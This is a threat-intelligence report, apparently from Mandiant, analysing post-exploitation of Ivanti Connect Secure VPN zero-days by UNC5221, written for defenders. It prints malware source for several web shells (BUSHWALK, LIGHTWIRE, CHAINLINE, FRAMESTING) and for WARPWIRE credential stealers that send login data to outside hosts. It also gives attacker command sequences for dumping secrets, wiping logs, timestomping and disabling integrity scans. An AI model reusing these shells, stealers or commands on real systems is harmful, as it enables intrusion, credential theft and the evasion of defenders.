Cutting Edge, Part 2: Investigating Ivanti Connect Secure VPN Zero-Day Exploitation

On Jan. 12, 2024, Mandiant published a blog post detailing two high-impact zero-day vulnerabilities, CVE-2023-46805 and CVE-2024-21887, affecting Ivanti Connect Secure VPN (CS, formerly Pulse Secure) and Ivanti Policy Secure (PS) appliances. On Jan. 31, 2024, Ivanti disclosed two additional vulnerabilities impacting CS and PS devices, CVE-2024-21888 and CVE-2024-21893.

The vulnerabilities allow for an unauthenticated threat actor to execute arbitrary commands on the appliance with elevated privileges. As previously reported, Mandiant has identified zero-day exploitation of these vulnerabilities in the wild beginning as early as Dec. 3, 2023 by a suspected China-nexus espionage threat actor currently being tracked as UNC5221.

Mandiant has identified broad exploitation activity following the disclosure of the two vulnerabilities, both by UNC5221 and other uncategorized threat groups. Mandiant assesses that a significant portion of the post-advisory activity has been performed through automated methods.

In this follow-up blog post, we detail additional tactics, techniques, and procedures (TTPs) employed by UNC5221 and other threat groups during post-exploitation activity across our incident response engagements. We also detail new malware families and variants to previously identified malware families being used by UNC5221. We acknowledge the possibility that one or more related groups may be associated with the activity described in this blog post. It is likely that additional groups beyond UNC5221 have adopted one or more of these tools.

These observations have been supported through Mandiant's incident response engagements, working with Ivanti, and our partners. Mandiant is also providing additional recommendations for network defenders, including indicators of compromise (IOCs), YARA rules, and a hardening guide.

Note: Ivanti has released its first round of patches starting today, and it is scheduled to continue rolling out additional patches over the coming weeks. Ivanti recommends customers awaiting patches to apply the mitigation, run the external Integrity Checker Tool (ICT) to check for evidence of exploitation, and continue following the KB article to receive product updates as they become available.

Post Exploitation Activity Updates

Mitigation Bypass

A mitigation bypass technique was recently identified that led to the deployment of a custom webshell tracked as BUSHWALK. Successful exploitation would bypass the initial mitigation provided by Ivanti on Jan. 10, 2024. At this time, Mandiant assesses the mitigation bypass activity is highly targeted, limited, and is distinct from the post-advisory mass exploitation activity.

Note: The external ICT successfully detected the presence of the new web shell. We have observed the threat actor clean up traces of their activity and restore the system to a clean state after deploying BUSHWALK through the mitigation bypass technique. The ICT is a snapshot of the current state of the appliance and cannot necessarily detect threat actor activity if they have returned the appliance to a clean state. In addition, the patches address and fix the mitigation bypass.

Similar to other web shells observed in this campaign, BUSHWALK is written in Perl and is embedded into a legitimate CS file, `querymanifest.cgi`. BUSHWALK provides a threat actor the ability to read or write to files to a server.

BUSHWALK executes its malicious Perl function, `validateVersion`, if the web request `platform` parameter is `SafariiOS`. It uses Base64 and RC4 to decode and decrypt the threat actor's payload in the web request's `command` parameter.

Figure 1: Entry point to BUSHWALK execution

```
sub validateVersion {
    my ($rawdata) = @_;
    if ($rawdata ne ''){
        $rawdata =~ s/ /+/g;
        my $param0 = MIME::Base64::decode($rawdata);
        my $key = substr($param0, 0, 32);
        $key = RC4("<REDACTED>", $key);
        my $data = substr($param0,32);

        $data = RC4($key, $data);

        my @param1 = split("@",$data);

        my @action = split("=",$param1[0]);

        if ($action[1] eq 'change') {

            my $changeData = (split("=",$param1[1]))[1];

            changeVersion($changeData, $key);

        }

        elsif ($action[1] eq 'update'){

            my $fname = (split("=",$param1[1]))[1];

            my $versionData = (split("#",$param1[2]))[1];

            updateVersion($fname, $versionData);

        }

        else {

            print CGI::header(-type=>"text/plain", -status=> '404 Not Found');

            print "error";

        }

        exit;

    }

    else{

        return;

    }

}
```

The decrypted payload determines if the web shell should read a file from the server or write a file to the server.

If the decrypted payload contains `change`, BUSHWALK calls the `changeData` function to read an arbitrary file from the compromised appliance. The malware extracts a file path from the buffer. The malware then opens and reads the file at the specified path and encrypts the file content with RC4 using the provided key.

Figure 2: changeVersion function to read an arbitrary file

```
sub changeVersion

{

    my ($u_time,$key) = @_;
    my $o_fd = popen(*DUMP,  $u_time, "r");
    my $ts;
    print CGI::header();
    while(<DUMP>) {
       $ts = $ts.$_;
    }
    $ts = RC4($key, $ts);
    my $tsc = MIME::Base64::encode_base64($ts);
    print $tsc;
    close(*DUMP);
}
```

If the decrypted payload contains `update`, BUSHWALK calls the `updateVersion` function to write an arbitrary file to the server. It extracts a file path and the data to write to the file from the buffer. This new file data is then Base64-decoded and written to the file at the specified path.

Figure 3: updateVersion function to write an arbitrary file

```
sub updateVersion
{
    my ($fname, $strbuf) = @_;
    $strbuf = MIME::Base64::decode($strbuf);
    CORE::open(my $file, ">>",$fname) or return undef;
    syswrite($file, $strbuf);
    close($file);
    print CGI::header();
    print "over";
}
```

LIGHTWIRE Variant

Mandiant has identified an additional variant of the LIGHTWIRE web shell that inserts itself into a legitimate component of the VPN gateway, `compcheckresult.cgi`.

The new sample utilizes the same GET parameters as the original LIGHTWIRE sample described in our first blog post. Mandiant recommends hunting for GET requests containing these parameters within available web logs, unallocated space, and memory images.

Figure 4: LIGHTWIRE GET parameters

```
/dana-na/auth/url_default/compcheckresult.cgi?comp=comp&compid=<obfuscated command>
```

The new variant of LIGHTWIRE features a different obfuscation routine. It first assigns a string scalar variable to `$useCompOnly`. Next, it will use the Perl `tr` operator to transform the string using a character-by-character translation. The key is then Base64-decoded and used to RC4 decrypt the incoming request. Finally, the issued command is executed by calling `eval`.

Figure 5: Newly identified LIGHTWIRE variant

```
my $useCompOnly = "<REDACTED>";

$useCompOnly =~ tr/<REDACTED>/<REDACTED>/;
eval{my $c=Crypt::RC4->new(decode_base64($useCompOnly));my $d=$c-
>RC4(decode_base64(CGI::param('compid')));eval $d;}or
do{$Main::remedy1 = "Compatibility check: $@";}
```

The original LIGHTWIRE sample detailed in our first blog post contains a simpler obfuscation routine. It will initialize an RC4 object and then immediately use the RC4 object to decrypt the issued command.

Figure 6: Original LIGHTWIRE sample

```
eval{my $c=Crypt::RC4->new("<REDACTED>");my
$d=$c->RC4(decode_base64(CGI::param('compid')));eval $d;
```

CHAINLINE Web Shell

After the initial exploitation of an appliance, Mandiant identified UNC5221 leveraging a custom web shell that Mandiant is tracking as CHAINLINE. CHAINLINE is a Python web shell backdoor that is embedded in a Ivanti Connect Secure Python package that enables arbitrary command execution.

CHAINLINE was identified in the CAV Python package in the following path: `/home/venv3/lib/python3.6/site-packages/cav-0.1-py3.6.egg/cav/api/resources/health.py`. This is the same Python package modified to support the WIREFIRE web shell.


Figure 7: CHAINLINE web shell in health.py

```
#

# Copyright (c) 2018 by Pulse Secure, LLC. All rights reserved

#

import base64

from flask_restful import Resource, reqparse

from flask import request

import subprocess

RC4_KEY = "<REDACTED>"

def crypt(command: str):

    tmp = list(command)

    for i in range(len(tmp)):

        tmp[i] = chr(ord(tmp[i]) ^ ord(RC4_KEY[i % len(RC4_KEY)]))

    tmp = "".join(tmp)
    return tmp

class Health(Resource):

    def get(self):

        return {"message": "method not allowed"}, 201

    def post(self):

        parser = reqparse.RequestParser()

        parser.add_argument('stats', type=str)

        parser.add_argument('rates', type=str)

        args = parser.parse_args()

        command: str = args.stats

        command = crypt(base64.b64decode(command.encode(encoding="UTF-8")).decode(encoding="UTF-8"))

        result = subprocess.getoutput(command)

        result = base64.b64encode(crypt(result).encode(encoding="UTF-8")).decode(encoding="UTF-8")

        return {"message": 'ok', "stats": result}, 200
```

Unlike WIREFIRE, which modifies an existing file, CHAINLINE creates a new file called `health.py`, which is not a legitimate filename in the CAV Python package. The existence of this filename or an associated compiled Python cache file may indicate the presence of CHAINLINE.

UNC5221 registered a new API resource path to support the access of CHAINLINE at the REST endpoint `/api/v1/cav/client/health`. This was accomplished by importing the maliciously created `Health` API resource and then calling the `add_resource()` class method on the FLASK-RESTful `Api` object within `/home/venv3/lib/python3.6/site-packages/cav-0.1-py3.6.egg/cav/api/__init__.py`.

Figure 8 shows an excerpt of the relevant file modified to support CHAINLINE.



```
from cav.api.resources.stats import Stats
from cav.api.resources.status import Status
from cav.api.resources.visits import Visits
from cav.api.resources.category import Category
from cav.api.resources.auth_token import AuthToken
from cav.api.resources.health import Health
from cav.api.resources.options import Options
from cav.api.resources.applications import Applications
from cav.api.resources.roles import Roles
from cav.api.resources.policies import Policy
from cav.api.resources.reports import Reports
from cav.api.resources.threatprint import Threatprint

# Client API's only accessible through Auth Token.
api.add_resource(Status, '/api/v1/cav/client/status')
api.add_resource(Health, '/api/v1/cav/client/health')
api.add_resource(AuthToken, '/api/v1/cav/client/auth_token')
```

Figure 8: Python CAV package modified to support CHAINLINE

FRAMESTING Web Shell

Mandiant has identified an additional web shell that we are tracking as FRAMESTING. FRAMESTING is a Python web shell embedded in a Ivanti Connect Secure Python package that enables arbitrary command execution.

Figure 9: category.py modified to handle POST requests for FRAMESTING

```
def post(self):

    import zlib

    import simplejson as json

    try:

        dskey='<REDACTED>'

        dsid=request.cookies.get('DSID')

        data=None

        if dsid and len(dsid)>=64:

            data=dsid+'=='
        else:
            data = zlib.decompress(request.data)
            data=json.loads(data).get('data')
        if data:
            import base64
            from Cryptodome.Cipher import AES
            if dskey not in globals():globals()[dskey]={}
            globals()[dskey].pop('result',None)
            aes=AES.new(dskey.encode(), AES.MODE_ECB)
            result={'message':'','action':0}
            exec(zlib.decompress(aes.decrypt(base64.b64decode(data))),
{'request':request,'cache':globals()[dskey]},locals())
            result=globals()[dskey].get('result',result)
            return result, 200
    except:
        pass
```

FRAMESTING was identified in the CAV Python package in the following path: `/home/venv3/lib/python3.6/site-packages/cav-0.1-py3.6.egg/cav/api/resources/category.py`. Note that this is the same Python package modified to support the WIREFIRE and CHAINLINE web shells.

When installed, the threat actor can access FRAMESTING web shell at the REST endpoint `/api/v1/cav/client/categories` with a POST request. Note that the legitimate `categories` endpoint only accepts GET requests.

The web shell employs two methods of accepting commands from an attacker. It first attempts to retrieve the command stored in the value of a cookie named `DSID` from the current HTTP request. If the cookie is not present or is not of the expected length, it will attempt to decompress `zlib` data within the request's POST data. Lastly, FRAMESTING will then pass the decrypted POST data into a Python `exec()` statement to dynamically execute additional Python code.

Note that `DSID` is also the name of a cookie used by Ivanti Connect Secure appliances for maintaining user VPN sessions. FRAMESTING likely uses the same cookie name to blend in with network traffic.

Updates to ZIPLINE Analysis

Since our previous blog post, Mandiant has completed additional analysis into the ZIPLINE passive backdoor. ZIPLINE makes use of extensive functionality to ensure the authentication of its custom protocol used to establish command and control (C2). This section covers the cryptographic, authentication, and data protocol leveraged by ZIPLINE.

Cryptography

ZIPLINE uses AES-128-CBC to encrypt data in both directions. The corresponding encryption and decryption keys are derived from key material sent by the server and combined with hard-coded data embedded in the malware. Once combined, the SHA1 hashing algorithm is used to produce a 20-byte long cryptographically strong array and the first 16 bytes of it are used as the AES-128 keys.

The key material, received by the attacker is defined, as follows:

Figure 10: Key material structure

```
typedef struct tag_key_material_t {

    uint8_t decryption_keydata[20];

    uint8_t encryption_keydata[20];

} key_material_t;
```

The relevant 20-byte long keydata material is then combined with the hard-coded string, and the SHA1 hash is calculated on the buffer.

The truncated first 16 bytes of the SHA1 hash are then used for both the AES-128 and the HMAC keys (HMAC is described in more details in the next section).


The starting value for the AES initialization vectors (IVs) for the decryption and encryption operations are the first 16 bytes of the `decryption_keydata` and `encryption_keydata` arrays.

Once produced, both the decryption and the encryption round keys (11 round keys each, including the original AES-128 keys at indices zero) and the current IV for the AES-128 algorithm stay in memory for the lifecycle of the process. This makes it possible to harvest the keys and the IVs possible from process memory. Because the protocol used by ZIPLINE is stateful, the messages cannot be decrypted and authenticated out of order. Additionally, the process that contains the passive backdoor is designed to have a relatively short lifespan, terminating after each of the processed commands and likely respawned by the malware ecosystem running on the compromised host.

Authentication

ZIPLINE uses HMAC (Hash-based Message Authentication Code) along with the SHA1 hashing algorithm to enforce data integrity. The HMAC key is the same as the corresponding AES-128 key (note, there are two: one for decryption and one for encryption). The HMAC design in ZIPLINE uses a transfer state, which denotes the index of the current message starting from 0. Every received or sent packet increments the index and the value is appended to the message as part of the authentication mechanism. That way messages out of order would not be able to authenticate, which would lead to termination of the communication with the C2 server.

Figure 11 shows an example of a message, which is color-coded to show the parts that participate in the HMAC calculations.



```
00000000  00 10 58 90 ae 86 f1 b9  1c f6 29 83 95 71 1d de  |................|
00000010  bc 32 45 a9 71 21 0f ab  2a 19 f3 bc b2 58 76 2c  |................|
00000020  00 00 00 01                                       |....            |
```

Figure 11: Example message

In Figure 11, a 32-byte long message is received from the C2 server. ZIPLINE then decrypts the first 16 bytes (blue), appends the still encrypted second part (red) of the message, and adds four bytes at the end (black), followed by the message index, which in this case is set to one. The HMAC algorithm then calculates the SHA1 hash of the buffer in Figure 11, and then compares it with the SHA1 hash attached at the end of every message sent and received.

Data Protocol

ZIPLINE communicates with its C2 server using a custom stateful binary protocol. The communication begins with the C2 server connecting to the compromised host and sending a message, structured as shown in Figure 12.

Figure 12: ZIPLINE header structure


```
typedef struct tag_header_t {

    char signature[21];

    struct tag_key_material key_material;

} header_t;
```

The signature is expected to be the string `SSH-2.0-OpenSSH_0.3xx`, followed by a structure that contains data for AES-128 and HMAC key generation (see the Cryptography). Next, the C2 sends an encrypted message that, once decrypted, follows the structure described in Figure 13.

Figure 13: ZIPLINE message structure

```
typedef struct tag_message_t {

    uint16_t len; /* big endian number */

    uint8_t data[len]; /* variable size data */

    uint8_t hmac_sig[20];

} message_t;
```

Although the message structure is designed to be flexible, this instance of the malware expects the first message to specify length 0x10. Additionally, the data after the decryption must be exactly as shown in Figure 14 or the malware terminates the connection.



```
00000000  00 10 58 90 ae 86 f1 b9 1c f6 29 83 95 71 1d de  |..X.......)..q..|
00000010  58 0d xx xx xx xx xx xx xx xx xx xx xx xx xx xx  |X.              |
00000020  yy yy yy yy yy yy yy yy yy yy yy yy yy yy yy yy  |                |
00000010  yy yy yy yy                                      |                |
```

Figure 14: Decrypted message structure

In the decrypted message in Figure 14, the size (note, it's a big endian number) is denoted by the first two bytes (blue), followed by an array of 16 bytes (red) that must contain exactly the values shown. In case of a mismatch, ZIPLINE will terminate the connection, which would also lead to process termination. The `xx` bytes shown in black are non-consequential padding values and the `yy` values (amber) specify the HMAC signature for the message.

If the first message passes the integrity checks, the malware first encrypts the buffer in Figure 14, and then sends it back to the C2 server. After that, it fetches another message, which is expected to have `message_t.len` equal to one. That message contains a single meaningful byte (apart from the padding and the HMAC signature) which is the index of the command to be executed.

Table 1: ZIPLINE command ID

Command ID	**Operation**	**Description**
1	File Upload	The command contains the file path and which content to be sent to the connected host.
2	File Download	The command contains the file path and its content to be saved on the compromised system.
3	Reverse Shell	A reverse shell is created using /bin/sh and the provided command is executed
4	Proxy Server	Creates a proxy server with an IP address provided as part of the command.
5	Tunneling Server	Implements a tunneling server, capable of simultaneously dispatching traffic between multiple endpoints.

The message must be formatted in the same way as the previous one with only the first 3 bytes being meaningful (the length and the command).

Additional Findings

ZIPLINE is designed to fork itself twice and continue on its child processes. It also uses the `setsid` command to create a new session for its process, which effectively detaches it from any controlling terminal. Additionally, the malware closes the open handles except for the one associated with the current connection. The `web` process must be able to handle the `SIGALRM` signal because the malware executes the `alarm` command on a couple of occasions (delayed by three seconds). Additionally, the `web` process terminates itself after executing the specified command, which implies that it would be respawned by the ZIPLINE malware ecosystem on the compromised host in order to keep listening for incoming traffic.

WARPWIRE Variants

Mandiant has identified multiple new variants of WARPWIRE across our response engagements and in the wild. Across these variants, the primary purpose of them has remained to target plaintext passwords and usernames for exfiltration to a hard-coded C2 server.

The main change across these variants is how credentials are submitted to the hard-coded C2. In the majority of identified variants, the GET request has been replaced with a POST that submits the credentials in either the POST params or body, however, Mandiant has also identified variants that still utilize a GET request but now include the `window.location.href` as a submitted value.

Based on the number of variants identified as well as suspected mass exploitation of the related vulnerabilities, Mandiant does not currently attribute all WARPWIRE variants to UNC5221. Figure 15-18 shows excerpts of select WARPWIRE samples.

Figure 15: WARPWIRE variant

```
var ivanti = document.frmLogin.username.value;

var login = document.frmLogin.password.value;

var action = window.location.href;

if (ivanti!=="" && login!=="") {

    var ivanti = btoa(ivanti);

    var login = btoa(login);

    var action = btoa(action);

    const url = "https://duorhytm[.]fun/";

  var xhr = new XMLHttpRequest();

  xhr.open("POST", url, false);

  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

  var params ="ivanti="+ivanti +"&login="+ login+"&action="+action;

  xhr.send(params);
```

Figure 16: WARPWIRE variant

```
var a = document.frmLogin.username.value;

var b = document.frmLogin.password.value;

var c = window.location.href;

if (a !== "" && b !== "") {

var aEncoded = btoa(a);

    var bEncoded = btoa(b);

    var cEncoded = btoa(c);

    const url = "https://clicko[.]click/?a=" + aEncoded + "&b=" + bEncoded + "&c=" +
cEncoded;

    var xhr = new XMLHttpRequest();

    xhr.open("GET", url, false);

    xhr.send(null);
```

Figure 17: WARPWIRE variant

```
    var uParam = document.frmLogin.username.value;

    var pParam = document.frmLogin.password.value;
    if (uParam && pParam) {

        var xhr = new XMLHttpRequest();

        const url = `https://www.miltonhouse[.]nl/pub/opt/processor.php`


const body = `h=${btoa(document.location.hostname)}&u=${btoa(uParam)}&p=${btoa(pParam)}`;

        xhr.open('POST', url, true);

        xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');

        xhr.send(body);
```

Figure 18: WARPWIRE variant

```
    var ivanti = document.frmLogin.username.value;

    var login = document.frmLogin.password.value;

    var action = window.location.href;

    if (ivanti!=="" && login!=="") {

        var ivanti = btoa(ivanti);

        var login = btoa(login);

        var action = btoa(action);

        const url = "https://cpanel.netbar[.]org/assets/js/xml.php";

      var xhr = new XMLHttpRequest();

      xhr.open("POST", url, false);

      xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

      var params ="ivanti="+ivanti +"&login="+ login+"&action="+action;

      xhr.send(params);

    }
```

Usage of Open-Source Tooling

Across our incident response engagements, Mandiant identified multiple open-source tools utilized to support post-exploitation activity on Ivanti CS appliances. These tools were associated with internal network reconnaissance, lateral movement, and data exfiltration within a limited number of victim environments.

Table 2: Open source tooling identified

Tool Name	Description
IMPACKET	IMPACKET is a Python library that allows for interaction with various network protocols. It is particularly effective in environments that rely on Active Directory and related Microsoft Windows network services.
CRACKMAPEXEC	CRACKMAPEXEC is a post-exploitation tool against Microsoft Windows environments. It is recognized for its lateral movement capabilities.
IODINE	IODINE is a network traffic tunneler that allows for tunneling of IPv4 traffic over DNS.

ENUM4LINUX	ENUM4LINUX is a Linux Perl script for enumerating data from Windows and Samba hosts.

Additional TTPs

Configuration and Cache Theft

Mandiant has identified evidence consistent with dumping the running configuration and cache after the initial exploitation of an CS appliance using the built-in `dsls` command found on CS appliances. The resulting output is saved to a `tar` archive masquerading as a randomly generated 10-character CSS file within the directory: `/home/webserver/htdocs/dana-na/css/`.

We have identified the following sequence of commands (Figure 19) executed on a compromised appliance to dump the cache and configuration into the CSS directory.

Figure 19: Command sequence to dump the cache and configuration

```
export LD_LIBRARY_PATH=/lib:/home/lib;

export PATH=/bin:/usr/bin:/sbin:/usr/sbin:/home/bin;

echo
ZnJvbSBiYXNlNjQgaW1wb3J0IGI2NGVuY29kZSBhcyBlCmY9b3BlbignL2hvbWUvYmluL2RzbHMnLCd
yYicpCmM9Zi5yZWFkKCkKZi5jbG9zZSgpCnA9Yy5maW5kKGJ5dGVzLmZyb21oZXgoJzhkYmQ2MGZmZm
ZmZicpKQppZiBwPjA6CiBkPWJ5dGVhcnJheShjKQogaWYgZFtwLTJdPT0weDc0OgogIGRbcC0yXT0we
GViCiAgZj1vcGVuKCcvdG1wL3Rvb2xzJywnd2InKQogIGYud3JpdGUoZCkKICBmLmNsb3NlKCkKICBz
PSdmJwogZWxzZToKICBzPSdpJwplbHNlOgogcz0nbicKcHJpbnQocyxlbmQ9Jycp

|base64 -d|/home/venv3/bin/python;

chmod +x /tmp/tools;

/tmp/tools -S -R -B /vc >/tmp/test1.txt;

rm -rf /tmp/tools;

touch /tmp/testt -r /home/webserver/htdocs/dana-na/css;

mount -o rw,remount /;

tar czf /home/webserver/htdocs/dana-na/css/<REDACTED>.css /tmp/test1.txt;

rm -rf /tmp/test1.txt;
```

The command sequence executes a Base64-encoded Python script that writes a patched version of the `dsls` binary (`/home/bin/dsls`) into `/tmp/tools`. At a high level, the patched binary allows the `dsls` command to display sensitive information that is typically redacted. Figure 20 shows the Base64-decoded Python script.

Figure 20: Base64-decoded Python script

```
from base64 import b64encode as e

f=open('/home/bin/dsls','rb')

c=f.read()

f.close()
```

```
p=c.find(bytes.fromhex('8dbd60ffffff'))
if p>0:
     d=bytearray(c)
     if d[p-2]==0x74:
          d[p-2]=0xeb
          f=open('/tmp/tools','wb')
          f.write(d)
          f.close()
          s='f'
     else:
       s='i'
else:
 s='n'
print(s,end='')
```

The script looks for the byte sequence `0x8dbd60ffffff` within the file `/home/bin/dsls`. This is a legitimate executable on Ivanti Connect Secure appliances used for displaying the running configuration and cache information. If the byte sequence is found (`p>0`), it creates a byte array (`d`) from the file contents (`c`) for further modification.

The logic then checks if the byte 2 positions before the found byte sequence (`p-2`) is equal to `0x74`. If it is equal to `0x74`, it replaces that byte with `0xeb`. Lastly, the script rewrites the modified byte array into `/tmp/tools`.

The modification of the binary turns a conditional `JMP` instruction (`0x74`) into an unconditional `JMP` (`0xeb`). The patch forces the execution flow to bypass a check in the legitimate `dsls` binary responsible for redacting sensitive data. This allows for the patched binary to display the value of fields that is typically redacted in the output with `<secure>`.

The command sequence continues to do the following:

1. Execute `/tmp/tools` (patched version of `/home/bin/dsls`) to dump the configuration and cache to `/tmp/test1.txt`
2. Remove `/tmp/tools`
3. Create an empty file `/tmp/testt` with the modified and access timestamps of `/home/webserver/htdocs/dana-na/css/`. This will be used later to timestomp the CSS directory with its original timestamps.
4. Remount the file system as read-write
5. Archive the dump into a CSS file within `/home/webserver/htdocs/dana-na/css/`
6. Delete `/tmp/test1.txt`

Mandiant identified efforts to remove evidence of compromise after the configuration and cache dump were downloaded from the server by the threat actor. The command sequence in Figure 21 was issued by exploiting CVE-2023-46805 and CVE-2024-21887.

Figure 21: Command sequence to cover up evidence of compromise

```
rm -rf /home/webserver/htdocs/dana-na/css/<REDACTED>.css;

touch -r /tmp/testt /home/webserver/htdocs/dana-na/css;

rm -rf /tmp/testt;

echo > /data/var/dlogs/config_rest_server.log;

mount -o ro,remount/
```

The command sequence does the following:

1. Delete the staged configuration and cache dump
2. Timestomp the CSS directory with the modified and access timestamps of `/tmp/testt`
3. Clear the `config_rest_server.log` file that would record exploitation attempts of CVE-2023-46805 and CVE-2024-21887
4. Remount the file system in read-only mode, reverting it back to its original state

Additionally, we have identified the configuration and dump being saved to compressed files located in the following paths:

- `/runtime/webserver/htdocs/dana-na/help/logo.gif`
- `/runtime/webserver/htdocs/dana-na/help/login.gif`

Ivanti has published additional guidance on remediating the risk resulting from the cache and configuration dump. This includes resetting local account credentials, resetting API keys, and the revocation of certificates.

CAV Web Server Log Exfiltration

Mandiant has identified evidence of exfiltration of the CAV web server logs staged in `/runtime/webserver/htdocs/dana-na/help/logo.gif`. The path does not legitimately contain `logo.gif`.

Figure 22: Command sequence leading to exfiltration of the CAV web server logs

```
/usr/bin/printf 'GIF'>/home/webserver/htdocs/dana-na/help/logo.gif;

/usr/bin/printf 'GIF'>/home/webserver/htdocs/dana-na/help/logo.gif;

cat /data/var/dlogs/cav_webserv.log|/usr/bin/base64>>/home/webserver/htdocs/dana-
na/help/logo.gif
```


The command redirects the GIF header into `logo.gif` and then appends the Base64-encoded contents of `/data/var/dlogs/cav_webserv.log` into the same file.

`cav_webserv.log` contains web requests and logs maintained by uWSGI for the CAV REST API. Mandiant has identified multiple modifications to the associated CAV Python package to include web shells such as WIREFIRE, CHAINLINE, and FRAMESTING. Any requests to those web shells would be logged in this file.

ICT Manipulation

The system's internal integrity checker tool can help detect modifications or additions made to the file system. Mandiant has identified instances where the external ICT detected a modification to a Python package associated with the internal ICT: `/home/venv3/lib/python3.6/site-packages/scanner-0.1-py3.6.egg`.

We identified a single line commented out in `scanmgr.py` that disables the execution of the scanner.



```
def run_quick_scan():
    """
    Entry function for boot time scan. Its a one shot scan.
    """
    LOG.debug('Started file integrity scan')
    if not os.path.isfile(INTEGRITY_FILE):
        print('Manifest file missing from path ',INTEGRITY_FILE)
        exit()
    scanner = Scanner(INTEGRITY_FILE, MANIFEST_FORMAT, PRINT_TO_CONSOLE)
    ####scanner.run()

# Entry point for scanner as a script
